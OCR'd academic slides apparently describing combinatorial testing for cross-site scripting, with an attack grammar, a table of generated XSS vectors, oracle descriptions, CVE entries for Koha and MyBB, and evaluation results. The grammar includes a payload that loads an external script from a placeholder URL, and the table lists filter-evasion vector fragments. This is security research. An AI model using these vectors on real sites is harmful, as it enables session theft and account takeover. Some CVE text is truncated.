Combinatorial Testing Methods for XSS Vulnerabilities

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
SBA Research

MATRIS

XSSInjections

- Unsanitized user input displayed on web application.
- Malicious users can add *HTML-Script* element.
- JavaScript gets executed in client machine.



Attack Model

```
deli01(3)::=␣''␣|␣€␣|␣...
cab(3)::=␣>␣|␣/>␣|␣...
ot(7)::=␣<script>␣|␣<scr<script>ipt>␣|␣...
pay(3)::=␣var␣h=document.getElementsByTagName('head
    ')[0];var␣s=document.createElement('script');s.
    src='URL\_1';h.appendChild(s);␣|␣...
ct(7)::=␣</script>␣|␣</scr<script>ipt>␣|␣...
[Constraint]
(ot=2)␣=>␣(ct=2)
```


```
1,2,2,2,2,2,1,2,2,2,2    //-- onMouseOver(      </script>                                  1
2,3,3,3,3,3,1,3,3,3,3    <script>    //";     onError(        ")  <</script>               2
3,1,4,1,1,1,1,1,4,1,4    <<script >//';onLoad( ')</script >">                              3
4,2,5,3,1,2,1,3,5,1,5    <scr<script>ipt> "> onLoad(     ;\>                               4
5,3,6,1,2,3,1,1,6,2,6    <script '>onMouseOver(   "> "\>                                   5
6,1,7,2,3,1,1,2,7,3,7    <img "'> onError(  '>   '\>                                       6
7,2,8,1,3,2,1,1,8,3,8    <IMG  "'>onError(  <    >                                        7
8,3,9,2,1,3,1,2,9,1,9    <SCRIPT/XSS     ">> onLoad(   <<>>                                8
9,1,10,3,2,1,1,3,10,2,1  <>>    onMouseOver(     ;//                                     9
10,3,11,1,3,1,1,3,11,1,2 <<  \";onError(      // </script>                                10
11,1,12,2,1,2,1,1,1,2,3  </TITLE>  onLoad(   ) <</script>                                 11
12,3,13,3,3,3,3,1,2,2,3,4 <INPUT TYPE="IMAGE" /    onError(       </script>">              12
13,1,14,1,2,1,1,2,3,1,5  <LINK REL="stylesheet"\onMouseOver(   ")\>                        13
14,2,1,2,3,2,1,3,4,2,6   ' "><script> '; onError(     ') "\>                              14
15,3,2,1,1,3,1,1,5,3,7   "><script> //--onLoad(   ;  '\>                                  15
1,1,3,3,1,1,2,2,6,1,8    //";   onLoad(<1> ">>                                           16
2,2,4,1,2,2,2,3,7,2,9    <script> //';onMouseOver( <1>   '> >>                           17
3,3,5,2,3,3,2,2,8,3,1    <<script>   "> onError( <1> <                                    18
4,1,6,3,3,1,2,1,9,3,2    <scr<script>ipt>">  onError(<1><<   </script>                    19
5,2,7,1,1,2,2,2,10,1,3   <script ">onLoad( <1> ;//<</script>                             20
```

XSSInjector

- Prototype tool for executing CT generated attack vectors.
- Browser Oracle for checking executed JavaScript.


Reflection Oracle (RO)

- Verify whether the injected attack vector is present in response.
- False-positives and false-negatives easily possible.



Browser Oracle (BO)

- Gets a request from executed attack vector.
- No false-positives.



Found Vulnerabilities

CVE-ID
CVE-2015-4631 Learn more at National Vulnerability Database (NVD)
• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description
Multiple cross-site scripting (XSS) vulnerabilities in Koha 3.14.x before 3.14.16, 3.16.x before 3.16.12, 3.18.x before 3.18.08, and authorities/authorities-home.pl; the (3) delay parameter to acqui/lateorders.pl; the (4) authtypecode or (5) tagfield to admin/auth_s callnumber_filter, (10) EAN_filter, (11) ISSN_filter, (12) publisher_filter, or (13) title_filter parameter to serials/serials-search.pl; or or (22) suggestedate_to parameter to suggestion/suggestion.pl; or the (23) direction, (24) display or (25) addshelf parameter to

References
Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be comple

CVE-ID
CVE-2018-19202 Learn more at National Vulnerability Database (NVD)
• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description
A reflected XSS vulnerability in index.php in MyBB 1.8.x through 1.8.19 allows remote attackers to inject JavaScript via the 'upsetting[bburl]' parameter.

References
Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- CONFIRM:https://blog.mybb.com/
- CONFIRM:https://mybb.com/versions/1.8.20/

CVE-ID
CVE-2018-19201 Learn more at National Vulnerability Database (NVD)
• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description
A reflected XSS vulnerability in the ModCP Profile Editor in MyBB before 1.8.20 allows remote attackers to inject JavaScript via the 'username' parameter.

References
Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.


- CONFIRM:https://blog.mybb.com/2019/02/27/mybb-1-8-20-released-security-maintenance-release/
- CONFIRM:https://github.com/mybb/mybb/blob/feature/SECURITY.md#technical-details-of-known-issues

Case Study

- **WAVSEP**: Well known verification framework with known vulnerabilities, used to evalute automated web application vulnerability scanners.
- **Piwigo**: A PHP-based photo gallery software.
- **MyBB**: Self-hosted bulletin board application.
- **Koha**: An integrated library system written in Perl.
- **W3C tidy service**: Online tool for validating and fixing HTML code.

Evaluation

WAVSEP Injection Rage (Browser Oracle)



Number of total XSS injections for all SUT endpoints for both oracles.

SUT	t	Grammar 1		Grammar 2		Grammar 3	
		RO	BO	RO	BO	RO	BO
WAVSEP	2	347	57	316	0	70	5
	3	1125	229	891	2	198	19
Piwigo	2	48	20	115	5	37	4
	3	318	89	275	15	74	7
MyBB	2	46	4	51	0	24	0
	3	149	8	178	2	67	0
Koha	2	N/A	14	N/A	0	N/A	0
	3	N/A	29	N/A	0	N/A	1

Josip Bozic, Dimitris E. Simos, and Franz Wotawa. Attack pattern-based combinatorial testing. In *Proceedings of the 9th International Workshop on Automation of Software Test*, AST 2014, page 1–7, New York, NY, USA, 2014. Association for Computing Machinery.
Bernhard Garn, Marco Radavelli, Angelo Gargantini, Manuel Leithner, and Dimitris E. Simos. A fault-driven combinatorial process for model evolution in xss vulnerability detection. In Franz Wotawa, Gerhard Friedrich, Ingo Pill, Roxane Koitz-Hristov, and Moonis Ali, editors, *Advances and Trends in Artificial Intelligence. From Theory to Practice*, pages 207–215, Cham, 2019. Springer International Publishing.
D. E. Simos, B. Garn, J. Zivanovic, and M. Leithner. Practical combinatorial testing for xss detection using locally optimized attack models. In *2019 IEEE International Conference on Software Testing, Verification and Validation Workshops (ICSTW)*, pages 122–130, 2019.
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FFG Forschung wirkt.
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FWF Der Wissenschaftsfonds.
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